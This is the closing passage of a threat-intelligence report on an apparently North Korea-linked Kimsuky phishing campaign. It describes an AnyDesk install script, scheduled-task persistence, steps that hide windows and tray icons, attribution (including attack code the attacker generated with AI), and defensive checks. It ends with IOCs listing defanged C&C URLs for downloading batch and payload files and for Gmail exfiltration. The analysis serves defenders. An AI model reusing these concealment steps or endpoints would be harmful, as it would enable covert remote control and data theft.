
caption - Gmail data C&C transmission routine
3.4. AnyDesk
During analysis we found a batch script that installs and runs the remote control tool AnyDesk in the victim environment. Like Chrome Remote Desktop, AnyDesk is a legitimate tool, but Kimsuky and other threat actors are known to abuse it for detection evasion and remote control. The batch script we obtained is shown below.

caption - Batch script used to install AnyDesk
The batch script downloads the additional files it needs for the AnyDesk installation from 160.187.147[.]119, the same C&C server used by 5月9日資料.pdf.lnk covered earlier in the additional malware section. The files are listed below.
caption - Files related to the AnyDesk installation
Using the task definition in bimage.vmd, the batch script registers a scheduled task named User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232}. The task runs default_an.vbs every five minutes, and default_an.vbs in turn calls default_an.ps1. That script uses the MyAnyMutexName mutex to prevent duplicate execution, then launches AnyDesk and hides it through the steps below.
Enumerates every window title and hides any window whose title contains
anydesk,Windows Security AlertorWindows 보안 경고 (Windows Security Alert).Removes the AnyDesk button from the taskbar.
Scans the system tray area and removes the AnyDesk icon.
Attribution
The campaign analyzed in this report shares a number of tools and TTPs with past Kimsuky operations. The technique of abusing a Chrome extension to steal Gmail data has also turned up before, in the Kimsuky activity documented in the joint South Korea and Germany cyber security advisory.

caption - Joint South Korea and Germany cyber security advisory (image source: https://www.verfassungsschutz.de/SharedDocs/publikationen/EN/economic-and-scientific-protection/2023-03-20-joint-cyber-security-advisory-korean.pdf?__blob=publicationFile&v=1)
The scripts used to install AnyDesk on victim machines after initial access show the same execution flow, file names and storage paths as the ones from Kimsuky's 2025 AnyDesk campaign. A detailed comparison with the 2025 case is given in the table below.
caption - Comparison of files related to the AnyDesk installation
On the TTP side, targeting Japan fits Kimsuky's established scope, since the group has run espionage operations against China, Japan and Russia as well as South Korea. Delivering malicious LNK files through phishing mail is also a well known initial access method among Kimsuky and other North Korea linked threat actors.
Additionally, the JavaScript in the Chrome extension we recovered uses Korean throughout, in the detailed comments, in the debug strings, and even in the notice text logged alongside the stolen email data. This is characteristic of generative AI output, which tends to follow the language of the operator's prompts. We therefore assess with high confidence that the threat actor is a Korean-speaking operator, further reinforcing the link to Kimsuky, a North Korea linked group.

caption - Korean comments in the malicious Chrome extension JavaScript

caption - Korean debug strings in the malicious Chrome extension JavaScript
5. Course of Action
5.1. Be cautious with links and files from unknown sources
Windows File Explorer does not show the extension on LNK files even when the "File name extensions" option is turned on. The icon does carry a small arrow marking it as a shortcut, so if you see that arrow on a file downloaded from the web, avoid running it and check whether it is malicious with VirusTotal or an antivirus product first.

caption - LNK files inside SDD_2026.zip
5.2. Self-audit for remote control tools
Antivirus products do not flag legitimate software like Chrome Remote Desktop, Chrome extensions and AnyDesk as malicious, since ordinary users rely on these tools too. That makes it worth building a habit of regularly checking what software and processes are installed and running on your systems. The table below covers what to look for based on the cases analyzed in this report.
caption - Self-audit checklist
6. Conclusion
This report analyzed a recent Kimsuky campaign that delivered malware to targets across Northeast Asia through phishing email. When the victim runs the LNK malware, it registers a scheduled task that periodically downloads and executes a malicious PowerShell script from the C&C server, handing the threat actor remote control over the compromised system.
The JavaScript in the Chrome extension used to steal Gmail data carries the hallmarks of generative AI throughout, from the detailed comments to the debug strings and Unicode emoji. This suggests the threat actor is not writing the code at all, but generating working attack code with AI and putting it straight to use, giving the group operational capability beyond its own knowledge and experience.
The threat actor installed several remote control mechanisms on each compromised system, keeping access alive even if some of them were detected and removed. Legitimate software such as Chrome Remote Desktop and AnyDesk served to evade detection along the way. Defending against this kind of attack means not relying on antivirus alone. Regularly review your installed programs, scheduled tasks and browser extensions to catch unauthorized remote control tools.
7. Appendix
Appendix A. MITRE ATT&CK
caption - MITRE ATT&CK
Appendix B. IOCs
md5
caption - md5
IP
103.77.242[.]187
160.187.147[.]119
84.247.145[.]65
210.183.177[.]217
103.249.117[.]183
URL
hxxps://1drv[.]ms/u/c/2c732f3239360d98/IQDihidlH5aGTK-prrMLTrBIAcbEYFb4_w7HUbeFeiZU6Go?e=wpzaBO
hxxp://103.77.242[.]187/JINF.pdf
hxxp://103.77.242[.]187/logo.png
hxxp://103.77.242[.]187/view.php?type=apple&seed=<MAC Address>
hxxp://103.249.117[.]183/1.bat
hxxp://103.249.117[.]183/receive.php
hxxps://sweet-iki-4263.holy[.]jp/gmail.php
hxxp://160.187.147[.]119/any/app.vmd
hxxp://160.187.147[.]119/any/mnfst.vmd
hxxp://160.187.147[.]119/any/attach.vmd
hxxp://160.187.147[.]119/any/sch.vmd
hxxp://160.187.147[.]119/any/vpost.vmd
hxxp://160.187.147[.]119/any/bimage.vmd
Mutex Name
MyAnyMutexName
Task Name
Chrome_Update
User_Feed_Synchronization-{0DDC1BD9-E733-425C-B92B-ABAC149AB11232}
Appendix C. Metadata
OAuth Authorization Code
@4/0AdkVLPzBKUSDVADc4Ru8idnLfXfKe6n0fpQrCTSXpbc3V5PSKEafp952MzQsKmOEr-bPGQ
Popular Articles


More Articles


" height="209.99999944452435px" id="s16LUEeu4" width="425.00001613409887px"/></svg>)